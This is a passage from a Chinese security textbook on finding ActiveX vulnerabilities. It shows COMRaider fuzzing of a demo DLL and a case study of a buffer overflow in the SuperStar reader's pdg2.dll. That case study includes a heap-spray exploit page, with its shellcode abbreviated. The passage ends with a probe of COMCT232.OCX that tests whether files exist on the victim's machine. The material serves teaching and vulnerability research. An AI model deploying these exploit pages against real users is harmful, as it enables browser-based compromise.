


图 20.3.2　选择“Choose ActiveX dll or ocx file directly”选项

成功打开 vuln.dll 文件之后，COMRaider 程序将会分析出当前 ActiveX 控件所有的用户接口，如图 20.3.3 所示。




图 20.3.3 COMRaider 程序自动分析出 vuln.dll 注册的用户接口

这里选择“Method1”用户接口作为被测试用户接口，如图 20.3.4 所示，这是一个函数类型的用户接口，它包含一个 String 类型的参数。




图 20.3.4 选择“Method1”用户接口作为测试对象

鼠标右击“Method1”这个用户接口，在出现的菜单中选择“Fuzz me mber”，如图 20.3.5 所示。

选择“Fuzz me mber”选项后，COMRaider 程序将生成测试模板，同时在程序右下方显示这些测试模板文件，如图 20.3.6 所示。




图 20.3.5　右击“Method1”这个用户接口选择“Fuzz member”




图 20.3.6　选择“Fuzz member”选项后程序将自动生成测试模板文件

单击“Next”按钮，进入待测试窗口，如图 20.3.7 所示。

单击“Begin Fuzzing”按钮，COMRaider 程序将会进入自动测试状态。期间，程序会弹出窗口或者给出警告提示等现象。测试结果会在结束时反馈出来，如图 20.3.8 所示，本次测试中出现了 7 次异常错误。




图 20.3.7 COMRaider 的测试窗口界面




图 20.3.8 COMRaider 测试完毕后的统计结果对话框

我们来分析一下这些异常错误。如图 20.3.9 所示，COMRaider 程序会自动记录下测试中出现的所有错误。这里重点关注的应当是出现“Caused Exception”这样原因的错误信息。

File	Result	Exceptions	Windows	ApiHits
C:\COMRaider\VULNLib\server\Method1\389868298.wsf	Timeout	0	0	0
C:\COMRaider\VULNLib\server\Method1\1393647499.wsf	Caused Excepti...	2	0	0
C:\COMRaider\VULNLib\server\Method1\1383688621.wsf	Caused Excepti...	1	0	0
C:\COMRaider\VULNLib\server\Method1\1108532105.wsf	Caused Excepti...	1	0	0
C:\COMRaider\VULNLib\server\Method1\713868421.wsf	Caused Excepti...	1	0	0
C:\COMRaider\VULNLib\server\Method1\1499307392.wsf	Caused Excepti...	1	0	0
C:\COMRaider\VULNLib\server\Method1\737199118.wsf	Caused Excepti...	1	0	0
C:\COMRaider\VULNLib\server\Method1\1099804222.wsf	Timeout	0	0	0
C:\COMRaider\VULNLib\server\Method1\858051238.wsf	Timeout	0	0	0
C:\COMRaider\VULNLib\server\Method1\323011202.wsf	Timeout	0	0	0

图 20.3.9 测试中出现异常错误的测试模板文件

点击出现“Caused Exception”错误的任意一行，在 COMRaider 程序窗口的中间部分会显示出发生错误的具体指令信息。




图 20.3.10 COMRaider 程序可以记录下出现错误时的具体指令信息

如图 20.3.10 所示，双击图其中的任意一行，将看到更加详细的错误信息，如图 20.3.11 所示。




图 20.3.11 COMRaider 可以提供更加详细的错误信息

我们还可以找到触发这个异常的测试用例，回到图 20.3.9 的窗口当中，在第二行的位置右击，出现一个菜单，如图 20.3.12 所示。




图 20.3.12　右击出错行位置

选择菜单中的第一个选项“View File”后，会出现一个记事本程序，其中的代码如下。

```
<?XML version='1.0' standalone='yes' ?>
<package><job id='DoneInVBS' debug='false' error='true'>
<object classid='clsid:8EF2A07C-6E69-4144-96AA-2247D892A73D' id='target' />
<script language='vbscript'>

'File Generated by COMRaider v0.0.133 - http://labs.idefense.com

'Wscript.echo typename(target)

'for debugging/custom prolog
targetFile = "D:\iDefense\COMRaider\vuln.dll"
prototype  = "Function Method1 ( ByVal sPath As String ) As Long"
memberName = "Method1"
progid     = "VULNLib.server"
argCount   = 1

arg1=String(9236, "A")

target.Method1 arg1 </script></job></package>
```

COMRaider 程序生成的测试模板使用的是 VBS 脚本。上面这段测试脚本中，arg1 这个变量为一个 9236 字节的字符串，它被当做参数传递给 Method1，而这个用户接口没有正确处理好长字符串参数，最终出现异常。

在图 20.3.12 中显示的菜单中，有一个名为“Launch in Olly”的选项，初次使用时会出现一个设置对话框，如图 20.3.13 所示。

其中需要设置的地方是“Debugger”这一行，单击该行右侧的按钮，正确选择到 OllyDbg 程序所在的位置即可，最后单击“Done”按钮完成。设置完成后，选择“Launch in Olly”选项就会直接运行 OllyDbg 来对测试脚本进行调试。

至此，结合异常时 dump 出的寄存器状态和栈信息，已经可以断定 vul.dll 中存在典型的缓冲区溢出问题。配合 OllyDbg 的精细调试，您应该不难完成这个 demo 中的 exploit。




图 20.3.13　设置 COMRaider 的“Launch in Olly”选项

20.4　挖掘 ActiveX 漏洞

20.4.1　ActiveX 漏洞的分类

“网页木马”是这几年出现的一个新的安全术语。从狭义上来讲，网页木马特指利用网页脚本代码编写出来的，通过利用浏览器本身或者 ActiveX 控件漏洞，实现向用户系统安装木马病毒程序目的的网页文件。ActiveX 控件的安全漏洞往往成为网页木马重要的入侵途径，其大致步骤如图 20.4.1 所示。




图 20.4.1　根据 ActiveX 控件漏洞制造的网页木马的原理

除利用缓冲区溢出执行 shellcode 的漏洞以外，有时候控件中的方法没有考虑到权限问题，能够允许任意页面访问系统进程或文件系统，这类访问控制方面的漏洞也可能成为网马入侵的途径。下面将结合具体的案例，来看一看针对不同种类的 ActiveX 安全漏洞的具体漏洞挖掘方法。

20.4.2 漏洞挖掘手记 1：超星阅读器溢出

超星浏览器是超星公司开发的图书阅览器，专门针对数字图书的阅览、下载、打印、版权保护和下载计费而开发的著名图书阅览器。在 4.0 版本中控件 pdg2.dll 的 LoadPage 函数对参数校验不严格，存在典型的字符串缓冲区溢出漏洞。测试环境如表 20-4-1 所示。

表 20-4-1 测试环境

	推荐使用的环境	备 注
操作系统	Windows XP Pro SP2	简体中文版
浏览器版本	Internet Explorer 7	
超星浏览器版本 4.	0	

说明：实验过程中的一些地址可能会出现变化，您需要在实际测试中调试确定。

首先用 COMRaider 程序打开该文件，查看一下 Loadpage 函数的具体参数，如图 20.4.2 所示。




图 20.4.2 LoadPage 函数的参数

从图 20.4.2 中可以看到 LoadPage 函数中存在一个字符串类型的变量，如果程序在使用这个变量前没有进行长度判断的话就有可能造成缓冲区溢出。不妨先对 LoadPage 函数传递一个 1000 字节的字符串进行尝试，例如，通过如下代码来进行测试。

```
    <html>
    <body>
    <object  classid='clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2'  id='target'  />
</object>
    <script language='javascript'>
    var str = '';
    while(str.length <1000) str += '\x0a\x0a\x0a\x0a';
```

```
    target.LoadPage(str, 1, 1, 1);
    </script>
    </body>
    </html>
```

用浏览器打开这个页面，您会发现浏览器已经崩溃，如图 20.4.3 所示。

图 20.4.3　向 LoadPage 函数传递超长参数后浏览器报错

用 OllyDbg 打开 Internet Explorer 浏览器，待 Internet Explorer 浏览器完全被 OllyDbg 加载后在 DispCallFunc 函数上下断点，如图 20.4.4 所示。




图 20.4.4　在 OLEAUT32.dll 中 DisCallFunc 函数上设置断点

设置好断点之后，在 IE 的地址栏上输入 POC 页面的网址。待程序在 DisCallFunc 函数的位置中断后，单步运行程序直到 CALL ECX 处。当 ECX 指向 pdg2.dll 空间中，用 F7 键单步跟入就可以到达 LoadPage 函数，如图 20.4.5 所示。




图 20.4.5　调用 ActiveX 中的函数

经历了漫长的跟踪后发现问题出在位于 0x****3DC0 处的函数中（为什么是 0x****3DC0？这是因为每次重新加载 pdg2.dll 其加载基址都是变化的，本次实验中的位置是 0x036D3DC0）。

在这个函数中程序开辟了 268 个字节的空间，但是在像其中复制字符串的时候没有检查复制字符串的长度，使得返回地址被覆盖，进而在函数返回时出现问题，如图 20.4.6 所示。




图 20.4.6　存在溢出漏洞的函数

最后，我们将通过如下代码来实现 exploit：

```
    <html>
    <body>
    <object    classid='clsid:7F5E27CE-4A5C-11D3-9232-0000B48A05B2'    id='target'
/></object>
```

```
<script>
var nops = unescape("%u9090%u9090");
  var shellcode="\u68fc\u0a6a……\uff53\uf857";
  while (nops.length < 0x100000)
nops += nops;
  nops=nops.substring(0,0x100000/2-32/2-4/2-2/2-shellcode.length);
  nops=nops+shellcode;
  var memory = new Array();
  for (var i=0;i<200;i++)
memory[i] += nops;
var str = '';
while(str.length <256) str += '\x0a\x0a\x0a\x0a';
str = str + "\x0c\x0c\x0c\x0c" ;
target.LoadPage(str, 1, 1, 1);
</script>
</body>
</html>
```

用 IE 直接打开这个 POC 页面可以看到熟悉的对话框弹出来了，如图 20.4.7 所示。




图 20.4.7　成功溢出

题外话：本漏洞已由笔者提交给软件厂商，并被修复。值得一提的是本漏洞曾作为看雪论坛 2008 辞旧迎新 exploit m e 竞赛的 B 题给出，最快的参赛者在半小时内就完成了对该漏洞 heap spray 的 exploit 代码。

20.4.3 漏洞挖掘手记 2：目录操作权限

“COMCT232.OCX”控件来自于微软，全称为 Microsoft Common Controls 2 ActiveX Control DLL。这个控件向系统注册的“Animation”控件类存在一个远程文件判断的安全漏洞，本次测试环境如表 20-4-2 所示。

表 20-4-2 测试环境

	推荐使用的环境	备 注
操作系统	Windows XP Pro SP2	简体中文版
浏览器版本	Internet Explorer 7	
COMCT232.OCX 版本 6.	0.80.22	

用 COMRaider 程序打开该文件，查看一下“Animation”控件类的用户接口，如图 20.4.8 所示。




图 20.4.8 使用 COMRaider 查看“Animation”控件类的用户接口

“Animation”控件类存在一个“Open”的方法，顾名思义应该是一个用来打开文件的用户接口。为此可用如下脚本进行调用尝试：

```
<object classid="clsid:1E216240-1B7D-11CF-9D53-00AA003C9CB6"
name="evil"> </object>
<script language=javascript>
try{eval(evil.Open("c:\\11.exe"));}catch(e){
document.write(e.message);}
</script>
```

测试脚本中利用 try…catch 语句捕获调用 Open 方法时可能发生的错误，并且利用 document.write 语句将出现的错误信息打印出来。保存测试代码为一个 HTML 文件，同时上传该文件到 Web 服务器目录下，用浏览器访问之，如图 20.4.9 所示。

图 20.4.9　此刻浏览器显示的内容为“File not found”

浏览器提示错误，并显示“File not found”。分析前面的测试代码，传递给 Open 用户接口的参数是“c:\\11.exe”，这是一个不存在的文件。那么如果传递给 Open 用户接口一个合法的文件路径会出现什么情况呢？带着这个疑问我们修改测试如下脚本。

```
<object classid="clsid:1E216240-1B7D-11CF-9D53-00AA003C9CB6"
name="evil"> </object>
<script language=javascript>
try{eval(evil.Open("c:\\windows\\system32\\cmd.exe "));}catch(e){
document.write(e.message);}
</script>
```

测试结果如图 20.4.10 所示：浏览器给出的错误提示变为“Unable to open AVI file”。

